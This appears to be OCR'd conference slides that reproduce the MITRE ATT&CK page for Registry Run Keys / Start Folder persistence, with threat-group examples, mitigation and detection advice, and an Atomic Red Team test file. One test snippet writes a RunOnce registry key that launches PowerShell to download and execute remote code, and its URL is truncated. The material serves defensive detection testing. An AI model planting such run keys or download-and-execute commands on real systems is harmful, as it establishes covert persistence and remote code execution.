ATT&CK Matrix for Enterprise

The full ATT&CK Matrix below includes techniques spanning Windows, Mac, and Linux platforms and can be used to navigate through the knowledge base.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
		Change Default	Extra Window			Process	Remote			Multi-Stage

Technique T1060

Main page
Help
Contribute
References
Using the API
Contact us
Terms of Use

Tactics
Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Exfiltration
Command and Control

Techniques
Technique Matrix
All Techniques
Windows
Linux
macOS

Groups
All Groups

Software
All Software

Tools
Printable version
Permanent link

Follow @MITREattack

Registry Run Keys / Start Folder

Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in.[1] The program will be executed under the context of the user and will have the account's associated permissions level.

Adversaries can use these configuration locations to execute malware, such as remote access tools, to maintain persistence through system reboots. Adversaries may also use Masquerading to make the Registry entries look as if they are associated with legitimate programs.

Registry Run Keys / Start Folder	Technique
ID	T1060
Tactic	Persistence
Platform	Windows
Permissions Required	User, Administrator
Data Sources	Windows Registry, File monitoring
CAPEC ID	CAPEC-270

Contents [hide]

Examples

- APT29 added Registry Run keys to establish persistence.[2]
- APT3 places scripts in the startup folder for persistence. [3]
- APT37 malware MILKDROP sets a Registry key for persistence.[4]
- BRONZE BUTLER has used a batch script that adds a Registry Run key to establish malware persistence.[5]
- Darkhotel has been known to establish persistence by adding programs to the Run Registry key.[6]
- FIN10 has established persistence by using the Registry option in PowerShell Empire to add a Run key.[7][8]
- FIN6 has used Registry Run keys to establish persistence for its downloader tools known as HARDTACK and SHIPBREAD.[9]
- FIN7 malware has created a Registry Run key pointing to its malicious LNK file to establish persistence.[10]
- Lazarus Group malware attempts to maintain persistence by saving itself in the Start menu folder or by adding a Registry Run key.[11][12]
- Leviathan has used a JavaScript to create a shortcut file in the Startup folder that points to its main backdoor.[13][14]
- Magic Hound malware has used Registry Run keys to establish persistence.[15]
- MuddyWater has added Registry Run keys to establish persistence.[16]
- Patchwork added the path of its second-stage malware to the startup folder to achieve persistence.[17]
- A dropper used by Putter Panda installs itself into the ASEP Registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` with a value named McUpdate.[18]
- ADVSTORESHELL achieves persistence by adding itself to the `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` Registry key.[19][20][21]
- BACKSPACE achieves persistence by creating a shortcut to itself in the CSIDL_STARTUP directory.[22]
- BADNEWS installs a registry Run key to establish persistence.[23]
- BBSRAT has been loaded through DLL side-loading of a legitimate Citrix executable that is set to persist through the registry run key location: `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ssonsvr.exe`

Mitigation

Identify and block potentially malicious software that may be executed through run key or startup folder persistence using whitelisting[58] tools like AppLocker[59][60] or Software Restriction Policies[61] where appropriate.[62]

Detection


Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc. Monitor the start folder for additions or changes. Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders.[63] Suspicious program execution as startup programs may show up as outlier processes that have not been seen before when compared against historical data.

Changes to these locations typically happen under normal conditions when legitimate software is installed. To increase confidence of malicious activity, data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

References

1. ^ ↑ Microsoft. (n.d.). Run and RunOnce Registry Keys. Retrieved November 12, 2014.
2. ^ ↑ Dunwoody, M. and Carr, N.. (2016, September 27). No Easy Breach DerbyCon 2016. Retrieved October 4, 2016.
3. ^ ↑ Moran, N., et al. (2014, November 21). Operation Double Tap. Retrieved January 14, 2016.
4. ^ ↑ FireEye. (2018, February 20). APT37 (Reaper): The Overlooked North Korean Actor. Retrieved March 1, 2018.
5. ^ ↑ Counter Threat Unit Research Team. (2017, October 12). BRONZE BUTLER Targets Japanese Enterprises. Retrieved January 4, 2018.
6. ^ ↑ Kaspersky Lab's Global Research and Analysis Team. (2014, November). The Darkhotel APT A Story of Unusual Hospitality. Retrieved November 12, 2014.
7. ^ ↑ FireEye iSIGHT Intelligence. (2017, June 16). FIN10: Anatomy of a Cyber Extortion Operation. Retrieved June 25, 2017.
8. ^ ↑ Schroeder, W., Warner, J., Nelson, M. (n.d.). Github PowerShellEmpire. Retrieved April 28, 2016.
9. ^ ↑ FireEye Threat Intelligence. (2016, April). Follow the Money: Dissecting the Operations of the Cyber Crime Group FIN6. Retrieved June 1, 2016.
10. ^ ↑ Carr, N., et al. (2017, April 24). FIN7 Evolution and the Phishing LNK. Retrieved April 24, 2017.
11. ^ ↑ Novetta Threat Research Group. (2016, February 24). Operation Blockbuster: Remote Administration Tools & Content Staging Malware Report. Retrieved March 16, 2016.
12. ^ ↑ Sherstobitoff, R. (2018, February 12). Lazarus Resurfaces, Targets Global Banks and Bitcoin Users. Retrieved February 19,
33. ^ ↑ Falcone, R., et al.. (2015, June 16). Operation Lotus Blossom. Retrieved February 15, 2016.
34. ^ ↑ Falcone, R. and Miller-Osborn, J.. (2016, February 3). Emissary Trojan Changelog: Did Operation Lotus Blossom Cause It to Evolve?. Retrieved February 15, 2016.
35. ^ ↑ ESET. (2017, August). Gazing at Gazer: Turla's new second stage backdoor. Retrieved September 14, 2017.
36. ^ ↑ Kaspersky Lab's Global Research & Analysis Team. (2017, August 30). Introducing WhiteBear. Retrieved September 21, 2017.
37. ^ ↑ Shelmire, A.. (2015, July 6). Evasive Maneuvers. Retrieved January 22, 2016.
38. ^ ↑ Desai, D.. (2015, August 14). Chinese cyber espionage APT group leveraging recently leaked Hacking Team exploits to target a Financial Services Firm. Retrieved January 26, 2016.
39. ^ ↑ Falcone, R. and Lee, B.. (2016, May 26). The OilRig Campaign: Attacks on Saudi Arabian Organizations Deliver Helminth Backdoor. Retrieved May 3, 2017.
40. ^ ↑ Fidelis Cybersecurity. (2015, December 16). Fidelis Threat Advisory #1020: Dissecting the Malware Involved in the INOCNATION Campaign. Retrieved March 24, 2016.
41. ^ ↑ ESET. (2016, October). En Route with Sednit - Part 1: Approaching the Target. Retrieved November 8, 2016.
42. ^ ↑ Yadav, A., et al. (2016, January 29). Malicious Office files dropping Kasidet and Dridex. Retrieved March 24, 2016.
43. ^ ↑ Manuel, J. and Plantado, R.. (2015, August 9). Win32/Kasidet. Retrieved March 24, 2016.
44. ^ ↑ ClearSky Cyber Security and Trend Micro. (2017, July).

A Closer Look at Atomic Red Team



Casey Smith
@subTee

https://www.redcanary.com/atomic-red-team

splunk> .conf18

t Atomic Red Team

Search or jump to... / Pull requests Issues Marketplace Explore

redcanaryco / atomic-red-team

Watch 168 Star 1,432 Fork 416

Code Issues 4 Pull requests 4 Projects 0 Wiki Insights

Branch: master atomic-red-team / atomics / T1060 / T1060.md Find file Copy path

CircleCI Atomic Red Team doc generator Generate docs from job=validate_atomics_generate_docs branch=master 8b6116b 17 days ago

1 contributor

109 lines (75 sloc) 4.37 KB Raw Blame History

T1060 - Registry Run Keys / Start Folder

Description from ATT&CK

Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. (Citation: Microsoft Run Key) The program will be executed under the context of the user and will have the account's associated permissions level.
Adversaries can use these configuration locations to execute malware, such as remote access tools, to maintain persistence through system reboots. Adversaries may also use Masquerading to make the Registry entries look as if they are associated with legitimate programs.

Detection: Monitor Registry for changes to run keys that do not correlate with known software, patch cycles, etc. Monitor the start folder for additions or changes. Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing the run keys' Registry locations and startup folders. (Citation: TechNet Autoruns) Suspicious program execution as startup programs may show up as outlier processes that have not been seen before when compared against historical data.


Changes to these locations typically happen under normal conditions when legitimate software is installed. To increase confidence of malicious activity, data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Platforms: Windows

Data Sources: Windows Registry, File monitoring

Permissions Required: User, Administrator


Atomic Tests




Casey Smith
@subTee

https://www.redcanary.com/atomic-red-team

splunk> .conf18





https://www.redcanary.com/atomic-red-team

@subTee

splunk> .conf18

redcanaryco / atomic-red-team

Watch 168 | Star 1,432 | Fork 416

Code | Issues 4 | Pull requests 4 | Projects 0 | Wiki | Insights

Branch: master ▾ atomic-red-team / atomics / T1060 / T1060.md

Find file | Copy path

CircleCI Atomic Red Team doc generator Generate docs from job=validate_atomics_generate_docs branch=master 8b6116b 17 days ago

1 contributor

109 lines (75 sloc) | 4.37 KB

Raw | Blame | History

T1060 - Registry R

Description from ATT

Adding an entry to the "run key
executed when a user logs in. (
user and will have the account's
Adversaries can use these conf
persistence through system reb
if they are associated with legit

Detection: Monitor Registry for
Monitor the start folder for add
system changes that could be a
startup folders. (Citation: Techl
outlier processes that have not

Changes to these locations typ
increase confidence of malicious activity, data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Platforms: Windows

Data Sources: Windows Registry, File monitoring

Permissions Required: User, Administrator

Atomic Tests

```
49      input_arguments:
50        thing_to_execute:
51          description: Thing to Run
52          type: Path
53          default: powershell.exe
54
55      executor:
56        name: powershell
57        command: |
58            $RunOnceKey = "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce"
59            set-itemproperty $RunOnceKey "NextRun" '#{thing_to_execute} "IEX (New-Object Net.WebClient).DownloadString(`"https://r
60            Remove-ItemProperty -Path $RunOnceKey -Name "NextRun" -Force
61    - name: Startup Folder
62      description: |
63        Add Shortcut To Startup via PowerShell
```

redcanaryco / atomic-red-team

Watch 168 | Star 1,432 | Fork 416

Code | Issues 4 | Pull requests 4 | Projects 0 | Wiki | Insights

Branch: master ▾ atomic-red-team / atomics / T1060 / T1060.yaml

Find file | Copy path

rickardja Adding removal of registry keys for T1060 based on issue #328 823766d 23 days ago

2 contributors

83 lines (69 sloc) 2.38 KB

Raw | Blame | History

